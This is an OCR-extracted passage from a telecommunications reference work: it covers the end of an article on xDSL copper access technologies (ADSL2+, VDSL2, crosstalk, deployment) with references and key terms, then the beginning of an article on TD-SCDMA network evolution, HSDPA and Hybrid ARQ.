- **ADSL (asymmetric digital subscriber line):** This is the form of technology currently being offered to the majority of the global market, and it is designed to maximize bandwidth over the longest possible distance (ITU, 2005b). It is called "asymmetric" because most of its bandwidth is devoted to the downstream direction, sending data to the recipient-user; however, only a small portion of bandwidth is available for upstream or user-interaction. This form of DSL technology has been evolved because a higher-speed signal is more reliably transmitted from the local exchange to the remote location than could be achieved in the other direction: This is due to the effects of cross-talk and attenuation, which are more prevalent at higher amplitudes and frequencies, and explains why the lower frequencies are practically used for the upstream path.

Table 1 presents a summarized overview of basic features among existing DSL technologies and a generalized comparison between them, by focusing on results obtained from real market cases (ANSI, 2004; IEEE, 2002, 2004; OECD, 2003; Starr, Sorbara, Cioffi, & Silverman, 2003).

E

Table 1. Comparison among existing DSL technologies

Type of DSL Technology	Downstream speed	Upstream speed	Number of copper pairs used	Distance
ADSL	2-8 Mbps	16-640 Kbps	1	5,5 km
HDSL	2 Mbps	2 Mbps	2	4 km
HDSL2	2 Mbps	2 Mbps	1	4 km
SDSL	768 Kbps	768 Kbps	1	3 km
VDSL	13 Mbps 52 Mbps	2-3 Mbps	1	1.317,60 m 304,80 m

Usage of Copper-Based Transmission Equipment in the Market

Due to a variety of reasons, copper infrastructures can still remain a "business convenient" means for all market actors involved in electronic communications activities (London Economics, 2006).

For an existing market operator trying to enlarge his businesses targets beyond the area of traditional (voice) services, in order to reach new customers, raise average revenue per user and expand his strategic choices over the digitally converged multimedia-based level of activities, the possibility to offer broadband services over the "old" copper-based access network is more than compelling. In particular, such an option provides immediate commercial benefits and further enhances any operator's strategic view for rapid exploitation of market opportunities in liberalized and competitive environments (European Commission, 2006).

For a new "entrant," it is also fascinating to avoid extensive constructive works and exploit the existing infrastructure with (probably) a small fee to the incumbent operator. In such a case, the "newcomer" has the opportunity to reach directly to a significant "portion" of the market, by immediately offering services-facilities.

In general, existing copper-based transmission equipment is divided in two families (i.e., private network equipment and public network equipment). These kinds of equipment have completely different operating environments and governing regulations, as well as very different physical channels and noise environments. Moreover, existing copper-based transmission equipment LANs (Local Area Networks) equipment consists of the two subsequent main categories:

- 1000-Base-T equipment (IEEE, 2002)—capable of delivering 1Gbps over specific wiring (Category 5) of fibre optics typical for private networks (and fiber-based networks), but nonexisting in public networks, due to the extremely high costs of installation activities.
- 100-Base-T equipment (IEEE, 2002)—capable of delivering 100 Mbps over voice grade copper up to 100m. This sort of equipment is widely deployed in private networks; however, it falls short of meeting the public network's requirements in two substantial manners:

  a. The 100m reach is well below the length of typical public networks, even when secondary networks with optical network units (ONU) are deployed deep into the access network.
  b. This equipment is nonstandardized, at the global level, and spectrally incompatible with much of the legacy equipment already deployed, such as ADSL and VDSL. This severely limits the possibility of using the equipment in the regulated public networks. Furthermore, the deployment of such equipment in the access network is not quite conformant to the framework requirements imposed by the current unbundling policy of the European Union (Chochliouros & Spiliopoulou, 2002).

The spectrally compatible "alternative" for transmission over the public network is the DSL technology. Current state-of-the-art transmission of data packets over access network loops provides up to 52 Mbps downstream and 26 Mbps upstream. In fact, the public network equipment (also known as the "*DSL equip-*

ment") has to meet very different requirements: It has to be spectrally compatible with all related legacy equipment and, consequently, it is subject to several regulatory limitations, particularly in terms of spectral allocation. It typically operates over voice grade copper which is much worse than "*category 5 cabling*" which is typically used in LANs. In addition, the length of the existing access network loops is much more than 100m, with the distance of 300m considered as the lowest limit for secondary network loops, due to economic feasibility and costs of fiber deployment. The most advanced physical layer access technology is the VDSL (ETSI, 2003), that can specify transmission at symmetric rates up to 26 Mbps. VDSL equipment can achieve 50 Mbps only on lines without any interference, which is translated actually to a throughput of less then 30Mbps. It is anticipated that the next generation equipment will make the performance of 50 Mbps achievable and more robust. (However, this achievement is still below the 100 Mbps used for current generation LANs up to 100m.)

Crosstalk is the main impairment in DSL systems. There are currently two types of crosstalk, namely FEXT (far-end crosstalk) and NEXT (near-end crosstalk). They are represented in Figure 3 (Ginis & Cioffi, 2002).

NEXT is usually stronger since it comes from sources close to the receiver. However, proper duplexing schemes such as frequency division duplexing (FDD) or time division duplexing (TDD) completely eliminate NEXT. If all lines are coordinated (i.e., connected to one single operating unit, namely the central office-CO), NEXT can easily be removed on that side since all the signals sent to the other lines, and which create NEXT, are known. Inversely, when the lines are not coordinated (as it is usually the case at the customer premises equipment (CPE)), such a suppression is not possible. So, if NEXT is present, other techniques are needed.

FEXT is usually weaker; however, it is the dominant impairment in FDD DSL systems, especially ones operating above 1MHz where echo cancelled transmission is typically not used (except for Ethernet in private installations). Once again, the situation is different at the CO and at the CPE. Hence, FEXT is treated differently in downstream and upstream. In downstream, the transmitters of the different lines are coordinated, which enables some kind of pretreatment of the signals to avoid FEXT. At the receiver, only the signal from the line of interest is available. Thus, the possibility of using crosstalk cancellation techniques is limited in downstream. In upstream, it is the opposite situation: The receivers are coordinated, but the transmitters are not. Consequently, the possibility of precompensation is significantly limited; however, some joint processing at the receiver can cancel crosstalk. In some cases, multiple lines can be hired by a single customer, several lines can be coordinated at the CPE side, and more advanced crosstalk suppression techniques can be used.

FACING FUTURE DEVELOPMENT

In the last years, we can see a strong convergence of public networks and private networks technology. This stems from the need to provide seamless connectivity to corporate LANs, in order to enable efficient telecommuting and remote LAN services. To this aim, the Institute of Electrical and Electronic Engineers (IEEE)

Figure 3. DSL crosstalk environment





Figure 4. Evolution of xDSL technology



has worked for the standardization of the Ethernet in the access network (IEEE, 2004). The proposed standard considers both optical- and copper-based physical layers. More specifically, the copper physical layer is based on enhancements of current VDSL, SHDSL, and possible ADSL standards, and has a target rate of 10 Mbps over 750m loops and 2 Mbps over 2.700m. Simultaneously, the ETSI (European Telecommunications Standards Institute) Transmission and Multiplexing Committee has recently approved a newest version of the VDSL standard (ETSI, 2005).

While standardization activity (as previously expressed) targets the provisioning of 10 Mbps services over the access network, it is anticipated that this bandwidth is "insufficient" for "true" multimedia services, from remote LAN and SOHO (small offices, home offices) connectivity to video-on-demand. Therefore, it can be expected that the strong need for 100 Mbps can be the "driving force" to develop the next generation access technology. Initial steps in this direction are currently performed outside the EU with the aim to get better characterization of vectored transmission techniques.

From the previous technical approaches, the Cu-based ones are currently the "prime" solutions for residential and SOHO broadband access. Current evolution of the xDSL family of technologies is shown in Figure 4. It can be very easily observed that, through the relevant fast evolving process, increasingly higher bit rates can be offered.

More specifically, from the 8 Mbps Downstream/1 Mbps Upstream of ADSL, it is possible to obtain up to 24 Mbps Downstream/1,2 Mbps Upstream for the recent versions of ADSL2 (ITU, 2005a), and ADSL2+ (ITU, 2005b). The latter can practically double the bandwidth used to carry data.

In fact, both versions ADSL2/2+ add new features and functionality targeted at improving performance and interoperability, and adds support for new applications, services, and deployment scenarios. Among the changes are improvements in data rate and reach performance, rate adaptation, diagnostics, and stand-by mode, to name a few.

Towards the same objective, the latest version VDSL2 (ITU, 2006) can finally provide 100 Mbps symmetric (up to 500m from central office-CO) and 50 Mbps Down/25 Mbps Up (at 1 Km distance from CO), thus offering a massive tenfold increase over the more common ADSL. Essentially, it allows so-called "fibre-extension" bringing fibre-like bandwidth to premises not directly connected to the fibre-optic segment of a telecommunications company's network.

However, VDSL2 deteriorates quickly from a theoretical maximum of 250 Mbit/s at "source" to 100 Mbit/s at 0.5 km and 50 Mbit/s at 1 km. At longer distances VDSL2 degrades at a much slower rate from there, and still outperforms VDSL. Starting from 1,6 km distance from the central office, VDSL2's performance is equal to that of ADSL2+.

Beyond the higher bit rates, symmetry has also advanced through time. Finally, support for both synchronous transfer mode and packet transfer mode are also included in the VDSL2 standard. The introduction of Packet Transfer Mode will lead to Ethernet being the basic technology for broadband access networks. Essentially, Ethernet is being used as the basic technology in the final access network, and this will lead to new network architecture. The large installed base of more than 300 million Ethernet ports and the exact standardization of the appropriate supporting protocols (Tolley, 2002) promote Ethernet's choice for metropolitan networks. The trend continues—a shift in the service requirement by the Metro customers and providers from voice-based service to IP/data is mainly driven by the Internet traffic that begins and ends as IP and Ethernet. Many network operators are looking for a uniform access technology over the first mile from the customer location to the point of presence (POP). Choosing Ethernet makes most sense, since it is most affordable, and the solution is future proof, offering solutions to the POP regardless of the backbone technology.

The ever-increasing demand for bandwidth in the access network can be addressed in a number of ways. The expensive solution is the deployment of new fibre-to-the-home infrastructure (FTTH). Less expensive alternatives include hybrid fibre-copper solutions, which use copper over the last segment of the access network, as in fibre-to-the-basement (FTTB) and fibre-to-the-curb/cabinet (FTTC) architectures. With these architectures, wherein the copper infrastructure is used only over the last mile, VDSL and its extensions (also including the "U-BROAD" (ultra-high bit rate) technology that is demonstrated in Figure 4; (http://www.metalinkbb.com/site/app/UBoard_technical_approach.asp) are "properly suited" solutions of choice (Starr et al., 2003).


Current state-of-the-art transmission of data packets over access network loops can provide up to 52 Mbps downstream and 26 Mbps upstream (ANSI, 2004; ETSI, 2003). Moreover, as already mentioned, these high rates are currently limited to 300m wires, and in practice, "translate" to an actual throughput of less than 30 Mbps in realistic deployment scenarios. While the reach is sufficient in the case of FTTB architecture, there is a strong need to increase the rates performed, mainly to guarantee more reliable opportunities for transmission of multimedia-based content. The way to increase rate in DSL technology over a single pair is twofold: using improved coding, and enhancing the overall interference environment via the incorporation of appropriate spectral coordination.

In any case, the appropriate usage of new techniques for efficient spectrum utilization together with coding, bonding, and noise cancellation, can thus create the way to provide efficient connectivity of beyond 100 Mbps data rates in the downstream direction and (at least) 50 Mbps in the upstream direction over longer loops. This objective can be taken into account in parallel with both development and implementation of a suitable physical layer transceiver, considering, *for example*, the multiple benefits of the VDSL2 (*or any alike*) technology. Such a transceiver should be expected to support higher modulation QAM (Quadrature Amplitude Modulation) capable of using the allocated spectrum dynamically, with advanced coding transmission, together with advanced vectoring, spatial modulation, and accurate equalization techniques for operation over bonded channels, so that to allow reduced crosstalk into adjacent lines (Ahmed, Gruber, & Werner, 1995; Zheng & Cioffi, 2001).

To allow the development of such a physical layer, there will be a need to expand new techniques and to enhance some other state-of-the-art signal processing and communications algorithms, so that they will be able to cope with the underlying copper infrastructure. Among these potential techniques the most characteristic ones are: (1) noise cancellation and vectoring techniques for single carrier modulation; (2) advanced coding, including space-time codes over copper; and (3) advanced spectrum allocation and coordination techniques capable of better and equal allocation of bandwidth to the different users. In addition, to obtain better estimation of the capacity of the multi-channel systems, it may be necessary to perform channel estimation and modeling of multi-pair crosstalk.

The improved bit rates offered by the VDSL2 and the U-BROAD technologies come at the expense of reduced coverage. Therefore, extra care will be given to their corresponding deployment strategies. They can be used either from the CO, or alternatively, can be installed in street cabinets or even inside multitenant buildings. In the later two cases, technologies like Fibre-to-the-Cabinet (FTTC) or Fibre-to-the-Premises (FTTP) could be used to complete the connectivity to the CO. Beyond the physical location, careful consideration should be given when these technologies

Figure 5. U-broad technology system architecture



have to be deployed and integrated in the same copper cable plant with the existing ADSL2/2+ technologies. In such a case, significant cross-talk noise problems can arise. Although VDSL2 is spectrally compatible with ADSL2/2+ when both are employed from the CO, problems arise when they coexist on the same cable, but the two are installed in different physical locations. A typical example is a CO ADSL2+ network, in which VDSL2 is deployed in street cabinets. The already attenuated ADSL2+ signal will interfere with a strong VDSL2 signal injected further down in the network (at the street cabinet), and the effects on the ADSL2+ service can then be detrimental, due to the presence of Near-End and Far-End Cross Talk (NEXT, FEXT) noise (Agapiou, Doukoglou, et al., 2006). Figure 5 demonstrates the fundamental architecture of the U-BROAD technology.

When VDSL2 (or U-Broad) technologies coexist with ADSL2+, the VDSL2's Power Spectral Density shaping capabilities should be used. VDSL2 allows for a number of alternative ways of setting up the band plans and of using them, and is more flexible than ADSL2+ in this respect. The need for PSD shaping arises only over the ADSL2+ band (up to 2.2 MHz)—for frequencies above 2.2MHz the full VSDL2 power can be used (ITU, 2006).

The extra bit rate offered by innovative technologies like U-BROAD and VDSL2 can be used to deliver "triple-play" service bundles. (Triple-Play being Internet, voice, and IPTV). In fact, ADSL2/2+ is adequate for triple-play service offering; however, limitations arise when the IPTV offering should be HDTV. Furthermore, when multiple HDTV streams should be offered simultaneously, even more bandwidth is required.

The various services (voice, video, data, gaming, and so on) provided have varying requirements: for the case of VDSL2, such requirements are addressed with the dual latency capabilities already included in the standard. Dual latency allows one path to be set up for delay-sensitive traffic (such as VoIP or gaming), and a different latency path for delay-insensitive traffic (such as file transfers or Web browsing). However, this capability comes at the expense of effective attainable bit rate; this is due to the fact that the mechanism for achieving low latencies (fewer retransmissions of bad packets) is Forward Error Correction (FEC). The higher the level of FEC (that is the higher the amount of the redundancy added to the data stream), the lower the latency at the expense of increased overhead, and therefore reduced effective throughput.

CONCLUSION

Recent development of broadband access technologies allow for provisioning of much higher bit rates to end-users and more symmetric service offerings. To this aim, in order to reach to immediate positive results, networks operators all around the world are making decisions to include existing twisted-pair loops in their next generation broadband access networks. In fact, a quite "convenient" opportunity for further business exploitation, offering significant options in various areas, is based on the proper and effective usage of a number of copper-based technologies of the xDSL family.

Several xDSL technologies have been already deployed and tested in the marketplace. Currently, the main technology of choice for broadband access is ADSL. Together with appropriate transmission equipment, the improved ADSL2/2+ is the preferred technology for most new installations to provide even higher speed offerings to extended service areas; moreover, with VDSL2 starting to appear in several networks, there are options even for the delivery of 100 Mbps over existing copper infrastructure. ADSL2/ADSL2+ will be more user-friendly to subscribers and more profitable to carriers, and both expect to continue the great success of ADSL through the rest of the decade. As well as addressing increasing consumer demands, VDSL2 offers telecom carriers a solution that promises to be interoperable with the ADSL kit that many operators already have in place. This interoperability makes the expected migration of customers to VDSL2 much simpler. The newly standardized VDSL2 also enables very high speed internet access of up to symmetrical 100 Mbps (both up and downstream), but additionally VDSL2 is specified to support applications such as multichannel high definition TV, video on demand, videoconferencing, and VoIP, all using the existing ubiquitous copper telephone line infrastructure. That capability combined with its ATM, Ethernet, and IP compatibility, and the capacity for multimode implementations enabling interoperability with existing ADSL equipment, means that VDSL2 will integrate readily into legacy and next generation telecommunication networks

REFERENCES

Agapiou, G., Doukoglou, T., et al. (2006). Throughput and interference measurements in copper wires for xDSL type modem performance evaluation. *WSEAS Transactions on Information Science and Applications*, *2*(3), 352-357.

Ahmed, S. V., Gruber, P. L., & Werner, J. J. (1995). Digital subscriber line (HDSL and ADSL) capacity of the outside loop plant. *IEEE JSAC, 13*(9), 1540-1549.

American National Standards Institute (ANSI). (2004). T1-424: VDSL Standard: *Interface between networks and customer installation very-high-bit-rate digital subscriber lines (VDSL) metallic interface (DMT based)*. New York: Author.

Chochliouros, I. P., & Spiliopoulou, A. S. (2002). Local loop unbundling (LLU) policy measures as an initiative factor for the competitive developments of the European communications market. *The Journal of the Communications Network (TCN), 1*(2), 85-91.

Chochliouros, I. P., & Spiliopoulou, A. S. (2003). Perspectives for achieving competition and development in the European information and communications technologies (ICT) market. *The Journal of the Communications Network (TCN), 2*(3), 42-50.

Chochliouros, I. P., & Spiliopoulou, A. S. (2005). Broadband access in the European Union: An enabler for technical progress, business renewal and social development. *The International Journal of Infonomics (IJI), 1*, 5-21. London: E-Centre for Infonomics. ISSN 1742-4712.

Chochliouros, I. P., Spiliopoulou, A. S., & Lalopoulos, G. K. (2005). Local loop unbundling (LLU) measures & policies in the European Union**.** In M. Pagani (Ed.), *The encyclopedia of multimedia technology and networking* (pp. 547-554). Hershey, PA: IRM Press, Idea Group Inc.

Commission of the European Communities. (2006). *Commission staff working document - Annex to the European electronic communications regulation and market 2005 (11th Report) [SEC(2006) 193 final, vol.1, 20.02.2006]*. Brussels, Belgium: Commission of the European Communities.

European Commission. (2004). C*ommunication from the Commission to the Council, the European Parliament, the European Economic and Social Committee and the Committee of the Regions, on Challenges for the European Information Society beyond 2005 [COM(2004) 757 final, 19.11.2004]*. Brussels, Belgium: European Commission.

European Commission. (2006). *Communication to the Council, the European Parliament, the European Economic and Social Committee and the Committee of the Regions, on Bridging the Broadband Gap [COM(2006) 129 final, 20.03.2006]*. Brussels, Belgium: European Commission.

European Telecommunications Standards Institute (ETSI). (2003). *TS 101 270-2 V1.2.1 (2003-07): Transmission and multiplexing (TM); access transmission systems on metallic access cables; very high speed* *digital subscriber line (VDSL); Part 2: Transceiver specification*. Sophia-Antipolis, France: ETSI.

European Telecommunications Standards Institute (ETSI). (2005). *TS 101 270-2 V1.4.1 (2005-10): Transmission and multiplexing (TM); Access transmission systems on metallic access cables; very high speed digital subscriber line (VDSL); Part 1: Functional requirements*. Sophia-Antipolis, France: ETSI.

Ginis, G., & Cioffi, J. M. (2002). Vectored transmission for digital subscriber line systems. *IEEE Journal on Selected Areas in Communications*, *20*(5), 1085-1104.

Institute of Electrical and Electronic Engineers (IEEE). (2002). *IEEE standard for information technology-telecommunications and information exchange between systems- local and metropolitan area networks- specific requirements part 3: Carrier sense multiple access with collision detection (CSMA/CD) access method and physical layer specifications.*

Institute of Electrical and Electronic Engineers (IEEE). (2004). *IEEE Standard 802.3ah; Ethernet in the first mile*. New York: IEEE

International Telecommunication Union (ITU). (1998). *ITU-T Recommendation G.991.1 (10-98): High bit rate digital subscriber line (HDSL) transceivers*. Geneva, Switzerland: Author.

International Telecommunication Union (ITU). (1999). *ITU-T Recommendation G.992.2 (07-99): Splitterless asymmetric digital subscriber line (ADSL) transceivers*. Geneva, Switzerland: Author.

International Telecommunication Union (ITU). (2005a). *ITU-T Recommendation G.992.3 (01-05): Asymmetric digital subscriber line (ADSL) transceivers 2 (ADSL2)*. Geneva, Switzerland: Author.

International Telecommunication Union (ITU). (2005b). *ITU-T Recommendation G.992.5 (01-05): Asymmetric digital subscriber line (ADSL) transceivers – Extended bandwidth ADSL2 (ADSL2 plus)*. Geneva, Switzerland: Author.

International Telecommunication Union (ITU). (2006). *ITU-T Recommendation G.993.2 (02-06): Very high speed DSL transceivers 2 (VDSL2)*. Geneva, Switzerland: Author.

London Economics (in association with PricewaterhouseCoopers). (2006). *An assessment of the regulatory framework for electronic communications - growth and investment in the EU e-communications sector*. Brussels, Belgium: DG Information Society and Media of the European Commission.

Organization for Economic Coordination and Development (OECD). (2003). *Seizing the benefits of ICT in a digital economy*. Paris, France: OECD. Retrieved December 6, 2007, from http://www.oecd.org/dataoecd/43/42/2507572.pdf

Starr, T., Sorbara, M., Cioffi, J., & Silverman, P. (1999). *Understanding digital subscriber line technology*. Upper Saddle River, NJ: Prentice Hall.

Starr, T., Sorbara, M., Cioffi, J., & Silverman, P. (2003). *DSL advances*. Upper Saddle River, NJ: Prentice Hall.

Tolley, B. (2002). *Ethernet in the first mile: Setting the standard for fast broadband access: white paper*. Cisco Systems Inc. Retrieved December 6, 2007, from http://www.cisco.com/en/US/netsol/ns577/networking_solutions_white_paper09186a008009d660.shtml

Zheng, C., & Cioffi, J. M. (2001). *Crosstalk cancellation in xDSL systems – contribution T1E1.4/2001-142*.

KEY TERMS

Digital Subscriber Line Access Multiplexer (DSLAM): It is a network device, usually at a telephone company local exchange or central office, that receives signals from multiple customer Digital Subscriber Line (DSL) connections and puts the signals on a high-speed backbone line using multiplexing techniques.

Downstream (DS): Transmission in the direction of line termination towards network termination (network to customer premises).

DSL: Generic term for the family of DSL technologies, including HDSL, ADSL, VDSL, and so on.

Ethernet: It refers to the most widely installed local area network (LAN) technology (specified in the IEEE 802.3 standard). An Ethernet LAN typically uses coaxial cable or special grades of twisted pair wires. The most commonly installed Ethernet systems are called 10BASE-T and provide transmission speeds up to 10 Mbps.

Fibre-To-The-Curb/Cabinet (FTTC): Network where an optical fibre runs from the telephone switch to a curb-side distribution point close to the subscriber where it is converted to copper pair.

Fiber to the Home (FTTH): Where fiber-optic networks have been deployed, if the fiber is installed right into the home, then this is known as FTTH. Once in the home, there will be a box installed to convert the light into electrical signals.

Local Loop: In telephony, a local loop is the wired connection from a telephone company's office (local exchange) in a locality to its customers' telephones at homes and businesses. This connection is usually on a pair of copper wires called "twisted pair."

Upstream (US): Transmission in the direction of network termination towards line termination (customer premises to network).

Evolution of TD-SCDMA Networks

Shuping Chen
Beijing University of Posts and Telecommunications, China

Wenbo Wang
Beijing University of Posts and Telecommunications, China

INTRODUCTION

As the basic 3G choice in China, TD-SCDMA has been widely accepted and adopted. The performance of China Communication Standard Association (CCSA) N-frequency TD-SCDMA DCH (Dedicated Channel) -based services has been well testified in both the trial and real networks. It is no question that DCH-based TD-SCDMA is able to provide both voice service and some packet services.

Nowadays, for the ever-increasing demand on the multimedia services, the evolution of TD-SCDMA networks has become a hot issue. Single carrier TD-SCDMA HSDPA (TD-HSDPA for short) was introduced in 3GPP in the R5 version as the downlink evolution of TD-SCDMA networks. Multi-carrier TD-HSDPA, introduced by CCSA, is the enhancement version of the 3GPP single carrier TD-HSDPA, which adopts the multi-carrier to improve the system performance. It offers backward-compatible upgrades to both former N-frequency TD-SCDMA networks and single carrier TD-HSDPA systems. In 2006, 3GPP made its effort to standardize the uplink evolution of TD-SCDMA networks. Released by 3GPP R6 version, TD-SCDMA HSUPA (TD-HSUPA for short) is believed to be able to enhance the system uplink capacity significantly. In order to offer the backward-compatible upgrade to both the N-frequency TD-SCDMA and multi-carrier TD-HSDPA, CCSA started the standardization work of multi-carrier TD-HSUPA in August, 2007.

Armed with both the downlink and the uplink evolution, TD-SCDMA is believed to be able to provide various multimedia services. This article aims at introducing key concepts of the evolution of TD-SCDMA networks, including system architecture, key techniques, protocols, and channels. The article begins with the introduction of the basic characters of TD-SCDMA. Then, the downlink evolution of TD-SCDMA networks is presented. After that, we present the uplink evolution of TD-SCDMA networks. Key principles of TD-SCDMA Long-Term Evolution (LTE TDD) are discussed at the end of the article.

BASICS OF TD-SCDMA

Jointly developed by China Academy of Telecommunications Technology (CATT) and Siemens, TD-SCDMA is one of the IMT-2000 standards approved by the ITU. The main benefits of TD-SCDMA are that it can be implemented less expensively than the other comparable 3G systems since it is much more spectrum-efficient and is compatible with the current deployment of GSM network elements, allowing 3G asymmetric services without installation of completely new infrastructures.

Compared with WCDMA and CDMA 2000, TD-SCDMA adopts the TDD duplex mode and uses the same frequency band for both the uplink and the downlink. Meanwhile, the TDD mode has the adjustable switch point between the uplink and the downlink timeslots, which can adapt to the asymmetrical service in uplink and downlink and makes full use of the spectrum resource. Furthermore, the symmetrical channel feature of TDD systems makes it very flexible and convenient for TD-SCDMA to adopt the advanced techniques such as joint transmission, smart antenna, and so on, which can improve the system capability and spectrum efficiency. Key techniques that TD-SCDMA adopts include joint detection, smart antenna, dynamic channel allocation, and so forth. The interested reader is referred to Peng, Chen, and Wang (2007) and Peng and Wang (2007) for more information about key techniques of TD-SCDMA systems.

KEY CONCEPTS OF TD-SCDMA EVOLUTIONS

Downlink Evolution: TD-HSDPA


System Architecture

Figure 1 shows the system architecture of TD-HSDPA. The downlink data was originated from a multimedia service server, such as Web server, streaming media server, and so forth, then passes through the core networks and arrives at RNC. After the data is being processed by each layer residing at RNC, namely PDCP/RLC/MAC-d layer, the data was encapsulated into MAC-d PDUs, which are further routed to the specific base station to which the target user belongs. The MAC-d PDUs are further packed into MAC-hs PDU at base station and then are sent via TD-HSDPA air interface (3GPP 25.858, 2002). When the data correctly arrives at the user terminal, each layer at the user terminal does the exactly opposite operations. In order to enhance the ability of providing multimedia services, the new entity that is being introduced into TD-HSDPA is the MAC-hs sub-layer, which is in charge of user/packet/PDU scheduling, transmit format selection, and Hybrid Automatic Retransmit reQuest (Hybrid ARQ) -related processing. Due to the Hybrid ARQ retransmission operation, packets arriving at MAC layer of Node-B are typically out of sequence. Another key function of MAC-hs is the in-sequence delivery of MAC-d PDU to MAC-d layer. There are three HSDPA-related channels, which are High-Speed Downlink Shared Channel (HS-DSCH), High-Speed Shared Control Channel (HS-SCCH) and High-Speed Shared Information Channel (HS-SICH) (3GPP 25.308, 2007; 3GPP 25.321, 2007). HS-DSCH is the transport channel, which is used to carry the HSDPA-related traffic data. HS-SCCH and HS-SICH are physical channels designed for transmitting HSDPA signaling. HS-SCCH is the downlink control channel. It carries HS-DSCH-related information such as TFRI (Transmission Format and Resource Indicator), Hybrid ARQ process identity and redundancy version, and so forth. HS-SICH is the uplink control channel which is used to signal Hybrid ARQ acknowledgement and the CQI (Channel Quality Indicator) up to Node-B.

Hybrid ARQ

Hybrid ARQ with soft combining allows the rapid retransmission of erroneous transmitted packets at MAC layer. It is able to reduce the requirement of RLC layer retransmission and the overall delay; thus, it can improve the QoS of various multimedia services. Prior to decoding, the base station combines information from the initial transmission with that of later retransmissions. This is generally known as the soft combining and is able to increase the successful decoding probability. Incremental redundancy is used as the basis for the Hybrid ARQ operation, and either

Figure 1. TD-HSDPA system architecture



the same or different versions of parity bits can be sent in the possible retransmissions. If the same parity bits are sent, the well-known Chase Combining is used to combine different transmissions, and thus the energy gain can be obtained. Otherwise, if retransmissions contain different parity bits, coding gain can also be obtained. If the code rate of initial transmission is high, the coding gain provided by retransmitted parity bits is important and otherwise, if initial code rate is already low, the energy gain is more obvious.

